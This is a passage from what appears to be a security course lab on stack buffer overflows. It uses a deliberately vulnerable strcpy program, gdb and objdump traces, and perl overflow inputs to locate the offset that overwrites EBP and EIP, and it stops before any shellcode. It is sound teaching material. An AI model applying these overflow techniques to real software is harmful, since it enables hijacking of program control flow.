24	18	30		56	38	70	8	88	58	130	X	120	78	170	x
25	19	31		57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33		59	3B	73	;	91	5B	133	{	123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	
29	1D	35		61	3D	75	=	93	5D	135	}	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	-	127	7F	177	

Hint: Think of the different ways the program could interpret the data that was entered into the array. As humans typing input into the program we are entering ASCII characters, but ASCII characters can also be interpreted as Decimal, Hex, or Octal values.

BOMod Smasher Interactive Demo

Program Counter Delay Play Stop Step Forward Reset Input: AAAAAAAAAD

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}

void forbidden_function()
{
    puts("Oh, bother.");
}

void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:
AAAAAAAAD
You entered:
AAAAAAAAD
Oh, bother.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0															
1															
2															
3															
4															
5															
6													*		
7															
8															
A															
B															
C	H	e	l	l	o	.						A	A	A	A
D	A	A	A	A	D										
E															
F															

The forbidden function could be anything, such as a root shell or a virus placed by an attacker

The buffer *my_string* is 10 characters long. When *get_string* is called it allocates another buffer of 10 characters for its *str* parameter as well as a return address for *get_string* to return back to *main* after it is finished. The return pointer to *main* is stored immediately after the *str* buffer. So entering a string of any 10 characters to fill the buffer followed by an 11th character that overwrites the return address to *main* to point to the starting address of the *forbidden_function* would cause the program to jump to executing the *forbidden_function* after the *get_string* function is finished. The starting address of the forbidden function is at hex address 0x44 which is the ASCII letter ‘D’. So entering “AAAAAAAAD” will cause the forbidden function to print “Oh, bother.”.

This example demonstrates how a buffer overflow could be used to compromise the integrity of a program’s control flow. Instead of a pre-existing function, an attacker could craft an input of arbitrary machine code and then redirect the program’s control flow to execute his malicious code that was never part of the original program.

Lab 1 and 2: Basic Buffer Overflow

```
int main(int argc, char *argv) {  
    char buf[64];  
    strcpy(buf, argv[1]);  
    return 0;  
}
```

For this lab we will be using the free hacking-live-1.0 live Linux distribution created and distributed by NoStarch Press for the Hacking – The Art of Exploitation (2nd Edition) book. Details on setting up the distribution as a virtual machine are included in the accompanying code directory for this material. The distribution is an x86 (32-bit) Ubuntu distribution and contains all the tools you will need to complete the lab already preinstalled.


Shell Basics

- `man` : A command line interface to the command reference manual
- `pwd` : Prints the current working directory
- `cd` : Changes the working directory
- `cat` : Concatenates (prints) a file to the standard output
- `grep` : Searches for a pattern in a file
- `|` : Pipes are used to redirect output of a program to the input of another program
- `>` : Redirect stream to write to a file
- `>>` : Redirect stream to append to a file
- `<` : Redirect file contents into program stdin
- `~` : A path shortcut to the home directory (e.g. `cd ~/Desktop`)
- `$(cat myfile)` : Evaluates an expression
- ``cat myfile`` : Backticks can also be used to evaluate an expression
- `hexdump` : Displays file contents as hexadecimal
- `nano / vi / hexedit` : These are file editors
- `wc` : Prints newline, word, and byte counts of a file

For a nice tutorial on Linux shell basics see


<https://www.youtube.com/watch?v=navuBR4aJSs>

For more details on I/O redirection see: <https://www.tldp.org/LDP/abs/html/io-redirection.html>.



```
Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ cat basic_vuln.c
#include <stdio.h>
int main(int argc, char *argv[]) {
    char buf[64];
    strcpy(buf, argv[1]);
}
pac@pac:~ $ gcc basic_vuln.c -g -o basic_vuln.o
pac@pac:~ $ ./basic_vuln.o AAAAAA
pac@pac:~ $
```

First we should write and compile our program. You can use your favorite text editor to create and write the *basic_vuln.c* program. We can compile the program with the GNU C Compiler (GCC). The “-g” flag denotes that debug symbols should be added to the compiled binary. The “-o basic_vuln.o” option specifies that our output file should be called “basic_vuln.o”. We can run our program by running “./basic_vuln.o AAAAAA” on the command line, which runs our program with a string input of 5 As.



```
pac@pac:~ $ objdump -M intel -D basic_vuln.o | grep -A20 main.:
08048374 <main>:
    8048374: 55                      push    ebp
    8048375: 89 e5                  mov     ebp,esp
    8048377: 83 ec 58              sub    esp,0x58
    804837a: 83 e4 f0              and    esp,0xffffffff0
    804837d: b8 00 00 00 00        mov    eax,0x0
    8048382: 29 c4                  sub    esp,esp
    8048384: 8b 45 0c              mov    eax,DWORD PTR [ebp+12]
    8048387: 83 c0 04              add    eax,0x4
    804838a: 8b 00                  mov    eax,DWORD PTR [eax]
    804838c: 89 44 24 04          mov    DWORD PTR [esp+4],eax
    8048390: 8d 45 b8              lea    eax,[ebp-72]
    8048393: 89 04 24              mov    DWORD PTR [esp],eax
    8048396: e8 05 ff ff ff        call   80482a0 <strcpy@plt>
    804839b: c9                  leave
    804839c: c3                  ret
    804839d: 90                  nop
    804839e: 90                  nop
    804839f: 90                  nop

080483a0 <__libc_csu_fini>:
pac@pac:~ $
```

We can use the GNU *objdump* program to inspect the compiled machine code for the *basic_vuln.o* file. The “-M intel” option specifies that the assembly instructions should be printed in the Intel syntax instead of the alternative AT&T syntax. The *objdump* program will spit out a lot of information, so we can pipe the output into *grep* to only display 20 lines after the line that matches the regular expression “main.:”. Our program code is stored in memory, and every instruction is assigned a memory address. Notice that the call to *strcpy* occurs at memory address 0x08048396.

```

Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file basic_vuln.c, line 4.
(gdb) run
Starting program: /home/pac/basic_vuln.o

Breakpoint 1, main (argc=1, argv=0xbffff8e4) at basic_vuln.c:4
4      strcpy(buf, argv[1]);
(gdb) info registers
eax      0x0      0
ecx      0x48e0fe81    1222704769
edx      0x1      1
ebx      0xb7fd6ff4    -1208127500
esp      0xbffff800    0xbffff800
ebp      0xbffff858    0xbffff858
esi      0xb8000ce0    -1207956256
edi      0x0      0
eip      0x8048384    0x8048384 <main+16>
eflags   0x200286 [ PF SF IF ID ]
cs       0x73     115
ss       0x7b     123
ds       0x7b     123
es       0x7b     123
fs       0x0      0
gs       0x33     51
(gdb) quit
The program is running.  Exit anyway? (y or n) y
pac@pac:~ $

```

Now let's use a debugger to run the program. The GNU Debugger (GDB) can be used to debug our program by running “`gdb basic_vuln.o`”. The “`-q`” flag simply instructs the debugger to start in quiet mode and not print its introductory and copyright messages. Within the debugger we are presented with a “`(gdb)`” command prompt. Let's set a debug breakpoint at the `main` function we wrote in `basic_vuln.c`. Next let's run the program until it hits the breakpoint we just set by typing “`run`” on the `gdb` prompt. After we hit the breakpoint let's inspect the values of the CPU's registers by typing “`info registers`”. A CPU register is like a special internal variable that is used by the processor.

- EAX – Accumulator register (general purpose register)
- ECX – Counter register (general purpose register)
- EDX – Data register (general purpose register)
- EBX – Base register (general purpose register)
- ESP – Stack Pointer register
- EBP – Base Pointer register
- ESI – Source Index register
- EDI – Destination Index register
- EIP – Instruction Pointer register
- EFLAGS – Register of multiple flags used for comparison and memory segmentation

In the future we may just want to see the value of a single register, in which case you can use the “info register eip” command to view the value of a single register (in this case the EIP register).


		63	31	15	8	7	0
%rax	%eax		%ax	%ah	%al		
%rbx	%ebx		%bx	%bh	%bl		
%rcx	%ecx		%cx	%ch	%cl		
%rdx	%edx		%dx	%dh	%dl		
%rsi	%esi		%si			%sil	
%rdi	%edi		%di			%dil	
%rbp	%ebp		%bp			%bp1	
%rsp	%esp		%sp			%spl	

Note that the naming scheme of each register corresponds to the referenced bits of a class of registers. For example, RAX is the 64 bit specification of the general purpose register A, where EAX is the 32 bit version. AH and AL refer to the high and low bytes, respectively. The naming scheme is an evolution of legacy naming schemes. After 16 bit general purpose registers were expanded to support 32 bits, the 32 bit registers were prefixed with an E for “extended”. Later 64 bit registers were prefixed with an R for “register”. The names are not important, just know that “R” prefixed registers are used when referring to 64 bit architectures and the “E” prefixed registers are used for 32 bits.

```
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1      #include <stdio.h>
2      int main(int argc, char *argv[]) {
3          char buf[64];
4          strcpy(buf, argv[1]);
5      }
(gdb) disassemble main
Dump of assembler code for function main:
0x08048374 <main+0>: push   %ebp
0x08048375 <main+1>: mov    %esp,%ebp
0x08048377 <main+3>: sub    $0x58,%esp
0x0804837a <main+6>: and    $0xffffffff0,%esp
0x0804837d <main+9>: mov    $0x0,%eax
0x08048382 <main+14>: sub    %eax,%esp
0x08048384 <main+16>: mov    %xc(%ebp),%eax
0x08048387 <main+19>: add    $0x4,%eax
0x0804838a <main+22>: mov    (%eax),%eax
0x0804838c <main+24>: mov    %eax,%eax
0x08048390 <main+28>: lea    0xfffffff8(%ebp),%eax
0x08048393 <main+31>: mov    %eax,(%esp)
0x08048396 <main+34>: call   0x80482a0 <strcpy@plt>
0x0804839b <main+39>: leave 
0x0804839c <main+40>: ret
End of assembler dump.
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb)
```

Let's start GDB again. Since we compiled our program with the “-g” flag GDB has access to more information about our program including its source. Type “list” to view the program source code. Let's disassemble the *main* function in our program within GDB by typing “disassemble main”. Remember that the call to *strcpy* was made at memory address 0x08048396? Let's set a breakpoint at the memory address corresponding to the return instruction after *strcpy* completes by typing “break *main+40”.

Note that we can change the default disassembly flavor from AT&T to Intel by running “set disassembly-flavor intel”.




The screenshot shows a terminal window titled "Terminal" with a green header bar. The menu bar includes "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal displays a GDB session:

```
File Edit View Terminal Tabs Help
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run AAAAAA
Starting program: /home/pac/basic_vuln.o AAAAAA

Breakpoint 1, 0x0804839c in main (argc=134513524, argv=0x2) at basic_vuln.c:5
5 }
(gdb) info registers
eax            0xbfffff810      -1073743856
ecx            0xfffffffde0      -544
edx            0xbfffffa36      -1073743306
ebx            0xb7fd6ff4      -1208127500
esp            0xbfffff85c      0xbfffff85c
ebp            0xbfffff8b8      0xbfffff8b8
esi            0xb8000ce0      -1207956256
edi            0x0              0
eip            0x804839c      0x804839c <main+40>
eflags          0x200246 [ PF ZF IF ID ]
cs             0x73            115
ss             0x7b            123
ds             0x7b            123
es             0x7b            123
fs             0x0              0
gs             0x33            51
(gdb)
```

Run the program with an input string of 5 As by typing “run AAAAA”. The program will run until it hits the breakpoint. Now inspect the registers. We entered a string that easily fit within our buffer, so the state of these registers is within the expected operation of the program. What would happen if we entered a string that was longer than 64 characters? How would it impact the operation of the program?



A screenshot of a terminal window titled "Terminal". The window contains a session of the GDB debugger. The user has run a Perl command to create a file named "long_input" containing 100 'A' characters. They then start the program "basic_vuln" and set a breakpoint at the first instruction of main(). The registers are displayed, and the EBP register is highlighted with a red box, showing its value as 0x41414141. This indicates that the user has successfully controlled the EBP register by overwriting it with the character 'A'.

```
pac@pac:~$ perl -e 'print "A"x100' > long_input
pac@pac:~$ cat long_input
AAAAAAA
pac@pac:~$ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat long_input'
Starting program: /home/pac/basic_vuln.o `cat long_input'


Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0x41414141
9
) at basic_vuln.c:5
5
(gdb) info registers
eax      0xbffff7b0      -1073743952
ecx      0xfffffdff      -545
edx      0xbfffffa36      -1073743306
ebx      0xb7fd6ff4      -1208127500
esp      0xbffff7fc      0xbffff7fc
ebp      0x41414141      0x41414141
esi      0xb8000ce0      -1207956256
edi      0x0      0
eip      0x804839c      0x804839c <main+40>
eflags   0x200246 [ PF ZF IF ID ]
cs       0x73      115
ss       0x7b      123
ds       0x7b      123
es       0x7b      123
fs       0x0      0
gs       0x33      51
(gdb)
```

We can write a tiny PERL program to print a long input of 100 characters and save that output to a file named “long_input” by typing “perl -e ‘print “A”x100’ > long_input”. Start GDB again, set the breakpoint after *strcpy* and observe the state of the registers. Notice that we got a memory violation and the EBP register was overwritten with 0x41414141 (hex for AAAA). This means we have some control of the EBP register!

Type “c” to continue past the return.

Type “info registers” again to display the overwritten registers.

Note that the EIP register has been overwritten.




The EBP is the *Extended Base Stack Pointer* (also known as the *Frame Pointer*) and its purpose is to point to the base address of the stack. Typically this register is only managed explicitly by the program, so an attacker being able to modify it is well outside of the normal bounds of operation. EBP is important because it provides an anchor point in memory for the program to reference function parameters and local variables.

EBP is important because when a function is called (such as the *main* function in our case) the program must have an anchor point in memory. Programs use the EBP register along with an offset to specify where local variables are stored. Remember that the stack grows down towards 0x00000000 (new memory that gets placed on the stack will be closer to Low Memory). With EBP acting as an anchor point, the function return pointer (to the previous stack frame) is located at EBP+4, the first function parameter is located at EBP+8, and the first local variable is located at EBP-4. Eventually, when the function returns, the EIP register value will be set with the value stored as the return address. Using this information can we exploit the program?

Exploitation Idea (1): Since we can control the data placed in the buffer and we can control what the program will return to (address: EBP+4) and execute next we could place some machine code in the buffer and trick the program into running our malicious code. In order to try this out we will need to do two things. First we should figure out exactly what offset

in our input the EBP register gets overwritten. Second we should build some simple *Shellcode* (machine code) to test our exploit.



The screenshot shows a terminal window titled "Terminal". The window has a green header bar with the title and standard window controls. Below the header is a purple menu bar with options: File, Edit, View, Terminal, Tabs, and Help. The main area of the terminal contains the following text:

```
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x64')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x100')
Segmentation fault
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x72')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x77')
Segmentation fault
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x74')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x75')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x76')
Illegal instruction
pac@pac:~ $
```

One technique for finding the exact offset of where the EBP register is overwritten is to perform a binary search on length of the input. Here we see that the register is probably overwritten at the 76th byte ($76/4=19^{\text{th}}$ word). So we should create an input of $76-4=72$ bytes to use as padding before the address of 4 bytes is given to overwrite the current address value of EBP. We get an illegal instruction at offset 76 because we overwrote the EBP but not the EIP.

